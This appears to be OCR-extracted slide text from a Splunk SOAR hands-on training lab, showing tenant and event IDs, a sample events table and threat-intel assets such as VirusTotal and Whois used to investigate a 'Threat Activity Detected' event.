
Apps & Assets




Apps & Assets




Apps & Assets



Viewing our Events



Events View



A Couple of Things to Take a Note of

- You may have already noticed that the SOAR lab instances are configured in multi-tenancy mode
- During the hands-on exercises we need to use the Tenant ID which is whatever your Tenant # is, i.e. Tenant 1 has Tenant ID 1

ID	NAME	LABEL	TENANT	OWNER	STATUS	SEVERITY	SENSITIVITY	ARTIFACTS
15	User Account Locked	events	Tenant 1	user001-splk | Alice ...	Closed	LOW	TLP: WHITE	1
14	Suspicious URL	events	Tenant 1	user001-splk | Alice ...	Open	HIGH	TLP: RED	1
13	Suspicious Office Document	events	Tenant 1	user001-splk | Alice ...	New	MEDIUM	TLP: AMBER	1
2	Threat Activity Detected	events	Tenant 1	user001-splk | Alice ...	New	MEDIUM	TLP: AMBER	1

- We also use the Event ID for debugging our playbooks
- Take a note of your specific details now for the ‘Threat Activity Detected’ event, it will save you time later

Where We're At So Far

At this point everyone should have been able to log into their SOAR instance

You should have the following assets available to you:

- VirusTotal
- Threat Miner
- Whois
- Maxmind
- Blue Coat

There should be one event titled "Threat Activity Detected" when looking at the "My Events" dashboard and that should be assigned to you

You should know the ID for this event along with your tenant ID

If you do not have these things, please let us know before we move on

Investigating the Event

splunk> turn data into doing™

- Check the domain reputation
- Look up the domain
- Check the file reputation
- Geolocate the IP
- Block the URL

Information On the Tools Alice Has Available

VirusTotal inspects items with over 70 antivirus scanners and URL/domain watchlist services, in addition to a myriad of tools to extract signals from the studied content.

ThreatMiner is an open source search engine for fast threat intel research and pivoting with context.


Whois is a widely used Internet record listing that identifies who owns a domain and how to get in contact with them.

Information On the Tools Alice Has Available


Maxmind is a free IP geolocation databases providing information such as the country and city of an IP address.

Blue Coat is a high-performance on-premises secure web gateway appliances that protect organizations across the web, social media, applications and mobile networks.


Investigating the Event




Investigating the Event



